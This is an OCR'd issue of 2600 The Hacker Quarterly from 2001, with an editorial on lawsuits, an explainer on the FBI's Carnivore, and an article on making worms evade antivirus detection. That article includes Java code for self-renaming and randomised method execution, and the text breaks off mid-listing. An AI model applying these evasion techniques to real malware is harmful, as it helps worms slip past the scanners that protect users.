

Strange Looking Foreign Phones




Kusadasi, Turkey. Said to be near presumed historical house of the Virgin Mary. Verizon phones never get to make claims like that.

Photo by Richard Bejtlich




Sogut Island, Turkey. No major religious icons in sight but this is rumored to be the only such phone on the island, which has less than 300 inhabitants.

Photo by Paul Pate



Luqa, Malta. Baby blue phone found at the Malta International Airport.

Photo by A. Evans



Qawra, Malta. Variations on a theme. Note the near identical features to the blue model.

Photo by A. Evans

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

2600

The Hacker Quarterly

Volume Eighteen, Number Two

Summer 2001

$5.00 US, $7.15 CAN

"Handing over the digital spectrum, or for that matter the Internet, to private power — that's a huge blow against democracy. In the case of the Internet, it's a particularly dramatic blow against democracy because this was paid for by the public. How undemocratic can you get? Here is a major instrument, developed by the public — first part of the Pentagon, and then universities and the National Science Foundation — handed over in some manner that nobody knows to private corporations who want to turn it into an instrument of control. They want to turn it into a home shopping center. You know, where it will help them convert you into the kind of person they want. Namely, someone who is passive, apathetic, sees their life only as a matter of having more commodities that they don't want. Why give them a powerful weapon to turn you into that kind of a person? Especially after you paid for the weapon? Well, that's what's happening right in front of our eyes." - Noam Chomsky, linguist and political dissident, from an interview with the Boston Phoenix in 1999.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Concept and Photo
David A. Buchwald

Cover Design
The Chopping Block Inc.

Office Manager
Tampruf

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, John Drake, Paul Estev, Mr. French, Thomas Icom, Javaman, Joe630, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter

Webmaster: Bluknight

Web Assistance: Juintz, Kerry

Network Operations: CSS, Phiber Optik

Special Projects: mlc

Broadcast Coordinators: Juintz, Cnole, Silicon, Absolute0, RFmadman, BluKnight, Monarch, Fearfree, Mennonite, ijjack, Jack Anderson

IRC Admins: Autojack, Ninevoll

Inspirational Music: Grade, Throbbing Gristle, Wendy James, Phil Ochs, Billy Bragg, Jim Carroll, Barkmarket, iTunes

Shout Outs: all our friends in Detroit, Dayton, and the stops along the way, Eric Grimm, Kathleen Sullivan, John Gilmore, Robin Gross, Cindy Cohn, Xenocide Matt, Monarch, Trenton Computer Festival, ICON, Leila and Greg, Smark and Roddy, Dan Morgan, Athens Film Festival

What Was: Douglas Adams, Joey Ramone
What Wasn't: Shinjan Majumder

2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to 2600, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 2001 2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - $18 individual,
$50 corporate (U.S. funds).
Overseas - $26 individual,
$65 corporate.
Back issues available for 1984-1999 at $20 per year,
$25 per year overseas.
Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com; articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

SCRiPTURE

The Broken Wheels of Justice

We are a nation founded upon the very principles of fairness and equality - at least on paper. We like to tell ourselves that there is equal justice under law and that everyone is entitled to their day in court. The truth will set you free and all that. But as we get to experience more of the legal system, it becomes painfully clear that such things are fleeting at best, next to nonexistent at worst.

Take the most recent absurdity to come our way ("most recent" meaning at the time this was written - we can only imagine what other legal battles we'll be facing by the time you read this). You may remember back in October we got one of those nasty letters from General Motors accusing us of trademark infringement for daring to register fuckgeneralmotors.com. As if anyone would be confused into thinking that such a site was sanctioned by General Motors! We had a good laugh over it back then, as we did with all of the other corporations that tried to quell dissent and criticism by threatening sites which insulted their precious corporate image. We actually had anticipated such attempts, which is one of the reasons why the domains were registered in the first place. And in all of those cases, free speech took the upper hand - nobody was willing to step forward officially and challenge the inherent right of people to express themselves.

Until now. In fact, it was right when we were in the middle of preparing for our Second Circuit appeal in the DeCSS case that we became aware of bungled attempts being made to serve us with more court papers. Another lawsuit. But instead of coming from General Motors, the papers were being filed on behalf of Ford! There had to be some mistake, we thought, since we didn't even *have* a domain with Ford's name in it. It turned out we didn't have to. You see, right before General Motors started to threaten us, we hadn't even come up with an actual site yet. We didn't even *tell* anybody about it. All the publicity for the domain came from the General Motors threat. So while we were waiting for the perfect anti-General Motors site to come along, we pointed the domain at their main competitor - Ford. And then we kind of got distracted as we were working on the DeCSS appeal.

Without any kind of a warning or attempt to contact anyone at 2600, Ford simply filed a lawsuit against us. They claimed that we had no right to link to them and that we were somehow engaging in fraudulent behavior - simply by pointing the domain at them! Their logic went something like this: someone would take it upon themselves to type www.fuckgeneralmotors.com into their browser, would then be transported to www.ford.com, and would wind up being mortally insulted, thinking that Ford was using nasty language against their competitor. Ford would lose customers and would have its image irreparably damaged - all because of us.

It was still funny to see how these corporations interpreted and attacked the concept of free speech. But now it was no longer simply a threat - they had actually gone and sued us! And we had no choice but to pool our resources and launch a defense.

At press time, we were still waiting for a verdict - a hopeful sign since Ford had wanted the judge to rule against us immediately. If the judge had thought we were a serious threat to Ford, he would have no doubt ruled on the spot. But this isn't completely about whether or not we win. A major injustice here is that this kind of thing happens in the first place without any kind of accountability. Being dragged into court can be extremely costly and draining, regardless of how things turn out. We first saw this back in 1990 when Craig Neidorf of *Phrack* was charged with a crime for publishing information in an electronic magazine. Even though the charges were dropped, he was left with crippling legal bills. Where was the vindication, the day in court we all imagine where the world finds out that we are innocent of wrongdoing and everything somehow gets made right?

Since those early days, we've seen scores of people get charged with crimes of a ridiculous and absurd nature. We've seen many of them sent to prison. We've seen preposterous lawsuits filed by huge corporations that crush the endeavors of individuals, such as when General Motors put *Satellite Watch News* out of business, simply for publishing technical information that their DirecTV subsidiary didn't want people to know. These are true injustices - make no mistake about it. But the injustice takes on an even more serious tone when it no longer seems to matter whether or not you're found guilty or innocent - whether you win or lose. If you're even *brought into the game*, you lose regardless of whether or not you win. Sounds crazy? It is. And it's what the American justice system has turned into.

Take the case of ShapeShifter, our layout artist, who was arrested during the Republican National Convention last year in Philadelphia. From the beginning, it was clear that this was a case of intimidation by the authorities, who seemed to have taken lessons in crowd control from the *Dictator's Handbook*. Their goal was to crush any sign of dissent before the first chant of a protester was heard. Even the bail - half a million dollars in ShapeShifter's case, double that in others - was designed to make it impossible for people to be released before the convention was over. It was previously unheard of for people to be held on such astronomically high bails for such trivial offenses, which was the most that people were able to be charged with. When it came time for these cases to actually be heard in court, the vast majority of them were dropped for lack of evidence. ShapeShifter was one of the people who was completely vindicated of any wrongdoing.

So should this be considered a happy ending? Once again, the answer is no. Despite being found innocent of all charges, the very fact that ShapeShifter was brought into the arena of the legal system means that, by default, he loses. Remember the half million dollar bail? Eventually that was lowered to the point where $10,000 in cash was enough to get him released. You would think that the bail would have been returned when he showed up for the trial. It wasn't. You would think the bail would have been returned when all charges against him were dropped. It still wasn't. You would think after forcing a hearing on the matter that the full amount would be given back to the people who coughed it up, perhaps with an apology, or maybe even with the interest it had been gathering all this time. But we don't live in television. We live in 21st century America, where people are presumed guilty even after being found innocent. In the end, the court ruled that it had the right to keep $750 for "administrative costs." And so it goes.

Every time we find ourselves in a court of law, we seem to have lost by default, something even a victory can't seem to change. Not that we don't relish the idea of standing up to any of the bullies who put us through this hell. But every time we do, it costs us and not just financially. We have to devote tremendous resources into the act of simply defending who we are and what we've been doing for all these years. And one has to wonder at the timing. The day before the "Free Kevin" battle came to an end was the day an injunction came down against us, starting the DeCSS case. And it was while we were putting together the final touches on the DeCSS appeal that the Ford papers were filed. We know all about the eternal vigilance thing - we just didn't expect to be living it so literally.

Many would say there's a simple solution to these problems. Don't put yourself in a position where you can be a victim. Recognize the threats and avoid them. It's not an uncommon sentiment. And that would have saved us the legal fees from the Ford case. It would have saved the Electronic Frontier Foundation more than a million dollars when they stepped up to defend us in the DeCSS case. And it would have saved ShapeShifter a week in jail. But what would have been *gained*? Absolutely nothing.

But is not gaining anything really that bad since nothing would have been lost either? The answer we always seem to reach after asking these very questions is that, yes, it *is* a bad thing. Because by not fighting, we *do* lose - we lose by default. The loss may not be immediately obvious but its effects become visible pretty quickly. Maybe the next group who registers a site that some corporate giant objects to will be intimidated into agreeing that people indeed don't have the right to criticize them. And *that* will be the precedent until someone else comes along to challenge it. Same thing with the DeCSS case. Agreeing to stifle speech would have meant that someone else would one day have to fight to get it back. And that gets a whole lot harder when everyone gets used to the idea that this right no longer exists. All of the unpleasant things that have occurred in the last decade or two - mandatory drug testing, cops in schools, prisons sprouting up everywhere, the growing "need" for surveillance - will all be so much harder, if not completely impossible, to turn back because we let ourselves get used to them. It's always easier to not get involved and thereby reduce the risk of getting arrested for standing on the wrong sidewalk or sued for angering the wrong people. But by not getting involved, we wind up endorsing whatever direction things are moving in. And it's usually not a very good direction.

While we willingly accept the cost and the risk of going to battle over the issues we believe in, we must object to the way the system penalizes any of us just for being dragged into the legal game. If cases are found to be without merit, the defendant should not be punished *at all*, financially or otherwise. Perhaps more people would be willing to fight these battles if losing the case was truly the *only* way to lose.

***

In happier news, our next HOPE conference - H2K2 - has already been finalized and planned for July 12-14, 2002. We now have more than four times the space of the previous conference which allows for practically unlimited possibilities. You can help in the planning stages by joining the h2k2 mailing list - send an e-mail to majordomo@2600.com and type "subscribe h2k2" on the first line of the message. Or just check our web sites at www.hope.net and www.h2k2.net.

What is Carnivore, Really?

by Achilles Outlaw, Ph.D.

Right off the bat: Carnivore isn't anything to write home about. "Adventure" is a much scarier program.

We're scared of it because of all the mystery. But when one peels back the black shroud, one will see something very different from what was expected.

Most of what we know about Carnivore and the other FBI snoop programs comes from declassified documents released during a lawsuit filed by the Electronic Privacy Information Center (EPIC). 750 pages were released, most of them significantly blacked out. Included in these pages was the source code for Omnivore, the predecessor of Carnivore. That's blacked out, too.

Based on these documents, we know only a few things.

Carnivore was supposedly conceived in February of 1997 as Omnivore, an early version that ran on Sun's Solaris platform. A Windows NT version was released in 1999, which is the model used today.

Carnivore is an intercept program, using two methodologies: content wiretap and trap and trace/pen register. Content wiretap is what it sounds like: capture all email messages (in both directions) from a given account, or capture all network traffic (both directions) to/from a specific account/IP address. Trap and trace (inbound traffic) and pen register (outbound traffic) simply refer to the monitoring and recording of traffic to and from a site, ftp or email.

Basically, a full content wiretap has to be authorized by a federal judge, while the trap and trace/pen register can be granted by pretty much any judge. Therefore it is "harder" to do a content wiretap. The result is that Carnivore, if ever used, probably isn't copying the entire emails, only the "To" and "From" lines. Technically, it can't even copy the "Subject" line of an email because that would be considered content and as such requires a Federal judge's order.

If all of this sounds no different than what any savvy webmaster or ordinary ISP can do, then you've gotten the point.

It is important to understand that Carnivore isn't some supercomputer in Quantico that gets directed at a suspect. It really is quite benign. Carnivore is literally a "COTS" (Commercial Off The Shelf) Windows NT box, Pentium III (or IV) with a huge drive (2 Gig Jaz) to store information. This box is taken to an ISP along with a court order/search warrant and information on who exactly they need to eavesdrop on. "An undetermined employee at ABC Corporation" is not sufficient to permit the use of Carnivore.

Why bother with all this? The ISP does not need to comply if they can provide the information through other means, which is a lot easier than getting a Carnivore box set up. In other words, the ISP can simply copy your emails for the FBI, and Carnivore never gets used.

Where it all gets sticky is when you try and understand exactly how Carnivore gets all this information. Ostensibly, it is a packet sniffer that copies information as it passes by. Everything, including email, goes out over the Internet in packets; Carnivore copies each packet and reconstructs it as a complete email. A packet may occasionally get missed, so only an incomplete email is reconstructed, but it is always clear which packet was missed and that a packet was missed.

The analogous situation is this: Carnivore is a computer that sits in the post office and looks at the return and destination address of every letter that goes by. If either address matches the suspect's, the letter is copied and then sent back on its way. No match; no copy. Carnivore may copy only pages one, three, and four of the letter, but it will have clearly indicated that it missed page two. To which I say: big deal.

Furthermore, search warrants need to be renewed every month. So if Carnivore was installed, it likely would not be there for longer than that.

The point is that, once again, law enforcement is behind the curve. Email sniffers have been around for a while. Network ICE Corporation has an open source version of Carnivore called Altivore (downloadable at www.networkice.com/altivore/). Packet logging will do essentially the same thing, as will TCPDUMP. In fact, Carnivore itself is built with commercial products. Robert Graham, author of a great FAQ (see below), guesses that EtherPeek, available to anyone, is used by Carnivore to capture IP address traffic. (EtherPeek, along with other programs, is explicitly mentioned in the declassified documents.) And, remember, the ISP can do all this for the FBI anyway; Carnivore doesn't need to be used.

Since Carnivore works off of an email address, it doesn't take a genius to circumvent it. You can get a practically anonymous email account from Yahoo! (just make up the personal information), or use a mixmaster or re-mailer. And as Graham points out, it is a very easy defense to say "I didn't send that email - it was another guy using Trojan Horse." You could even say someone sat at your terminal, hit "Back" on the browser enough times to get back into the email account, and wrote the offending emails.

So Carnivore isn't all it's cracked up to be. But Carnivore is really only one part of a three part package called DragonWare Suite, the full capabilities of which are still unknown. What is known comes from an analysis by a private firm called SecurityFocus: "[DragonWare Suite can] reconstruct web pages exactly as a surveillance target saw them while surfing the web." What is also known are some of the programs involved in it: Packeteer, Coolminer, EtherPeek. On some of the declassified pages are references to "voice over IP" interception (phone calls, or also voice chat?) but not how this is done (or if it is done at all).

An interesting side note is that an early version of Carnivore (version 1.2) had to be scrapped because it picked up too much information; version 2.0 was more surgical. It seems at least a little odd that the FBI would want a snoop program that picked up less information. Going back to the post office analogy, the early Carnivore started copying letters with addresses that resembled the suspect's - instead of only "John Brownstein" it also copied "Joe Brown" and "J. Abrowny," etc. I recognize that the reduction in capability was done because of public concerns over privacy, but it begs the question: if you can get more information, are there times when you actually do? If you know the suspect's last name and home state but nothing else, could Carnivore be used to copy anything that matched?

What Carnivore can't do is sniff out "flagged" words. For example, writing "Osama Bin Laden" and "bomb" will not get you picked up by Carnivore, because Carnivore works off of a known suspect's account or address, not content. Echelon, the NSA program that was (or was not) begun as far back as 1975 theoretically can do this very thing. In fact, even in 1975 the NSA could convert intercepted voice messages (i.e. phone calls) into text and do searches for flagged words off of the transcription. The important distinction is that Carnivore is used for prosecution, and as such needs to be specific and within the confines of the law. Echelon, if it is used, is for surveillance and identification, so it needs to be as broad as possible. The NSA doesn't want to prosecute you (that's the Justice Department's job). It wants to find you. But what Echelon is (and isn't) has to be discussed in a later article. The particulars surrounding the question "What is Echelon?" may be mysterious now.

But any policy hinging on mystery eventually tires.

One last curiosity: the FBI didn't make Carnivore or DragonWare Suite. The FBI has budgeted $650,000 for an "Enhanced Carnivore" and contracted a commercial firm to do the work. The firm's identity was blacked out in the declassified documents. Anyone want to take a guess?

(For an excellent and much in-depth analysis of Carnivore, you can read Robert Graham's FAQ at www.robertgraham.com/pubs/carnivore-faq.html. He is also the author of a great dictionary of hacking terms. The declassified documents themselves can be seen at www.epic.org/privacy/carnivore/foia_documents.html.)

Extra Polymorphic Worms

by Dr. Leovinus

All of the information, ideas, and source code appearing in this article is for educational purposes only. I deny any responsibility for any use of the information, ideas, and code appearing here, including any responsibility for any variation thereof. My goal is to educate users on just how dangerous new generations of worms and viruses may become so that they can start developing security methods to combat such viruses. All code is written in Java due to its built-in security (which should prevent the included code from being used in destructive applets as is).

In the Winter 2000-2001 issue, xdroop presented us with a polymorphism script (for demonstration purposes only!) written after the polymorphic variant of the ILOVEYOU Outlook .vbs worm that improved on the comment rewrite strategy employed successfully by the worm. It not only added random comment characters interleaved inside the script with each generation but also removed all of the existing comments first so that there would be no comparison between the signatures left by the comments in the new generation when compared with the existing generation.

Although such a script would fool the majority of e-mail virus detectors that simply rely on known signatures during the virus detection process, they would not get by polymorphic virus detectors that were smart enough to base their signatures on executable code only (and they definitely would not get by advanced virus detectors that used standard generic decryption techniques in a virtual computer which analyzed execution sequences). However, if we take the ideas presented in the article one step further, we could easily create a worm or trojan which did.

First of all, why stop at comment mutations? Many of today's languages, especially those that support object-based structures to some degree, make code mutation trivial. For example, in Java, I can write a simple program (ReWriter) that will rename all of the class methods and attributes of a given class - the vast majority of the time. (I failed to check for unusual or special syntax in the script and this could be a problem - the script does work on itself ad infinitum.) It is impossible to create a static signature for a worm or trojan based on such a script.

With sufficient analysis, it is possible that one could come up with a relatively accurate dynamic signature of the form [i1 ... i2 ... i3 ... ma ...] (i = instruction, m = method call / jump instruction) where all method and attribute names were ignored and only the syntactical structure was analyzed, but as all programs coded in the same language are limited to a relatively small instruction set, the signature would have to be quite large to have any degree of accuracy and would thus be quite difficult to generate from a pure analysis of viral activity.

Moreover, assuming that one could develop such a generic signature dynamically from an analysis of multiple infections, we could take the random nature of our worm one step further and dynamically vary the order of operations. Most of the time, it is possible to identify groups of operations that can be performed in parallel as they are not interdependent and this will allow us to break down our program into precedence groups, where the operations in each group can be performed in random order as long as the operations in the first group are performed before the operations in the second group, etc.

This is also relatively easy to do in some languages. For example, in Java, if we break down each independent operation, or set of operations, into a different method and classify each method into a different precedence group, we can use reflection to dynamically run the methods in a pseudo-random order and produce a different instruction sequence on each run, which, when combined with polymorphic comments and user-defined names, will completely nullify any attempt to generate a usable signature and allow the virus to slip past any virus detector that is signature based. For example, if each method that can be run in a pseudo-random order inside a precedence group stores its own precedence level, one can write a method in Java in under 30 lines to pseudo-randomly execute every method in a Java class using reflection (RandomRunner).

Of course, there is still a good chance that our worm or trojan will be intercepted by a generic decryptor that uses non-virus specific heuristics that runs the file containing the worm or trojan inside a virtual computer before declaring the file as clean, especially if the implementation of this technology is solid. However, an extension of the above technique could be used to defeat even this technology, which is the most sophisticated anti-virus technology available. The trick is to insure that your worm or trojan performs multiple actions on execution, including those that are benign (and maybe even beneficial). If your worm simply (1) executes instructions to load all of the addresses in the address book, (2) creates a copy of itself for each address, and (3) sends itself off, this viral pattern will be detected by a well-coded generic decryptor based on a large database of heuristic evidence even though a good implementation of the above techniques will allow the worm or trojan to slip past a signature based detection scheme.


If your worm (a) propagated itself using a prolonged, indirect variant of the algorithm used above, (b) played an included video or sound file, (c) created a useful looking document or spreadsheet according to well-accepted local system rules, and (d) automatically executed some standard commands like auto-reply and open new message window and interleaved each of these tasks into one super-task using the precedence group above, then no predictable pattern would stand out upon execution inside the virtual computer and, chances are, your worm or trojan would be given a clean bill of health.

In summary, as with xdroop's article, I believe that the ideas presented herein form the basis of interesting and challenging problems. Problems that should be thought about, analyzed, and solved by the hacker community at large before some rogue hacker who does not represent the community solves these problems and uses the knowledge therein to infiltrate and damage systems and ruin our bad name.

I also like interesting problems and am anxious to see what others can come up with, particularly in terms of detection and identification algorithms. So I pose a challenge: Algorithmically speaking, what is the most undetectable worm , trojan, or virus that you can devise and how would you stop such a worm, trojan, or virus from infecting computers in the real-world? Happy sleuthing.


```
/* begin ReWriter.java file */

import java . lang . reflect . Field;
import java . lang . reflect . Method;

import java . io . BufferedReader;
import java . io . FileReader;
import java . io . PrintWriter;
import java . io . FileOutputStream;

import java . util . Comparator;
import java . util . ArrayList;
import java . util . Arrays;
import java . util . StringTokenizer;

/** This class "rewrites" itself when the rewriteSelf() method is called; it randomly changes its name, its
method names, its attribute names, and its comments . */
public class ReWriter {

  /** This attribute stores the symbols used in java operators / programs ; these must be separated from methods
and attributes for the renaming to take place ; fortunately , java ignores whitespace so even as strange as
method ( args ) ; may look, it is perfectly legal */
  String ops = ".[]{}()+-*/=;,/&|<>%^|-?:";
  // note that backslash (\) and quotes (',") are omitted

  /** This attribute stores a StringCompare comparator */
  StringCompare sc = new StringCompare ();

  /** This attribute stores the original names of the methods and fields being mapped */
  String originals [] = null;

  /** This attribute stores the new names of the methods and fields being mapped */
  String nameMaps [] = null;

  /** The main method */
  public static void main (String [] args){
    ReWriter rw = new ReWriter ();
    rw . rewriteSelf ();
  }

  /** This method returns a replacement for the input String guaranteed to be unique among all inputs ; in real-
ity , a much more complex random mapping would be used */
  public String nameMap (String iName){
    if ( iName . compareTo( "main" ) != 0 ) {
      return iName + "_out" ;
    }
    else {
      return "main";
    }
  } // mapName ( )

  /** This method surrounds operators with white space for the rewriter */
  String spaceOutOperators ( String st ) {
    int j = 0 ;
    for ( int i = 0; i < st . length ( ) ; i ++ ) {
      if ( ops . indexOf ( st . charAt ( i ) ) >= 0 ) {
        j = i + 1 ;
        while ( ( j < st . length ( ) ) && ( ops . indexOf ( st . charAt ( j ) ) >= 0 ) ) {
          j ++ ;
        }
        st = st . substring ( 0 , i ) + " " + st . substring ( i , j ) + " " + st . substring ( j ) ;
        i = j ;
      }
    }
    return st ;
  } // spaceOutOperators ( String )

  /** This method rewrites the given class */
```


```
  public void rewrite (Class c){
    try {
      // get the method and field references
      Method [] m = c . getDeclaredMethods ();
      Field [] f = c . getDeclaredFields ();
      // create a map of the class, method, and field names
      int numMaps = m . length + f . length + 1;
      originals = new String [numMaps];
      nameMaps = new String [numMaps];
      // store the class name and map name
      originals [0] = c . getName ();
      // store the method names
      for (int i = 0; i < m . length; i++){ originals [i+1] = m [i] . getName (); }
      // store the field names
      for (int i=0; i < f . length; i++){ originals [i+m . length+1] = f [i] . getName (); }
      // sort the array
      Arrays . sort( originals , sc );
      // map the names
      for (int i = 0; i < numMaps; i ++){ nameMaps [i] = nameMap ( originals [i] ); }
      // read the input file
      String rName = c . getName () + ".java";
      BufferedReader br = new BufferedReader ( new FileReader ( rName ) );
      ArrayList al = new ArrayList();
      int line = 0; al . add( 0 , " " );
      while ( al . get( ( al . size () - 1 ) ) != null ){ al . add( br . readLine () ); }
      br . close ();
      al . trimToSize ();
      //traverse it: search for class, method, & field names; replace with nameMaps; output
      String oName = nameMaps [Arrays . binarySearch( originals , c . getName (), sc )] + ".java";
      PrintWriter pw = new PrintWriter(new FileOutputStream( oName ), true);
      StringTokenizer st = null;
      String tkn = null;
      int pos = -1;
      String tmp = null ;
      ops . trim () ;
      for (int i = 1; i < al . size (); i++){
        if ( al . get ( i ) != null ) {
          tmp = ( String ) ( al . get( i ) ) ;
          tmp = spaceOutOperators ( tmp ) ;
          st = new StringTokenizer( tmp ) ;
          while ( st . hasMoreTokens () ){
            tkn = st . nextToken () ;
            pos = Arrays . binarySearch( originals , tkn , sc );
            if ( pos >= 0 ){
              pw . print( nameMaps [pos] + " ");
            }
            else {
              pw . print( tkn + " " );
            }
          } // while more tokens on line
          pw . println ();
        } // if there is a line to process
      } // while more lines in file
      pw . close();
    }
    catch (Exception e){
      e . printStackTrace();
    }
  } // rewrite(Class)

  /** This method rewrites this class */
  public void rewriteSelf (){
    rewrite ( this . getClass () );
  } // rewriteSelf()

} // ReWriter

class StringCompare implements Comparator{
```



```
  public int compare( Object o1, Object o2 ){
    return ( ( String ) ( o1 ) ) . compareTo( ( ( String ) ( o2 ) ) );
  }

} // StringCompare

/* End ReWriter.java file */

/* Begin RandomRunner.java file */

import java . lang . reflect . Method ;
import java . util . Random ;

/** This class runs its own methods in random order , by precedence group */
public class RandomRunner {

  /** This attribute stores the number of the highest precedence group , which are assumed to go from 0 to this
number - 1 */
  int mg = 3 ;

  /** The random number generator ... */
  Random r = new Random ( ) ;

  /** The main method */
  public static void main ( String [ ] args ) {
   try {
    RandomRunner RR = new RandomRunner ( ) ;
    RR . executeMethods ( ) ;
   }
   catch ( Exception e ) {
    e . printStackTrace ( ) ;
   }
  }

  /* The following are some " random " methods ... */
  public int method_01 ( Boolean getGroup ) {
    if ( getGroup . booleanValue ( ) ) { return 1 ; }
    else { System.out.println ( " method_01 fired " ) ; return 0 ; }
  } // method_01 ( )

  public int method_02 ( Boolean getGroup ) {
    if ( getGroup . booleanValue ( ) ) { return 1 ; }
    else { System.out.println ( " method_02 fired " ) ; return 0 ; }
  } // method_02 ( )

  public int method_03 ( Boolean getGroup ) {
    if ( getGroup . booleanValue ( ) ) { return 2 ; }
    else { System.out.println ( " method_03 fired " ) ; return 0 ;
    }
  } // method_03 ( )

  public int method_04 ( Boolean getGroup ) {
    if ( getGroup . booleanValue ( ) ) { return 2 ; }
    else { System.out.println ( " method_04 fired " ) ; return 0 ; }
  } // method_04 ( )

  public int method_05 ( Boolean getGroup ) {
    if ( getGroup . booleanValue ( ) ) { return 2 ; }
    else { System.out.println ( " method_05 fired " ) ; return 0 ; }
  } // method_05 ( )
  /* The preceding are some " random " methods ... */

  /** This method creates an array with the integers 0 to l - 1 in random order */
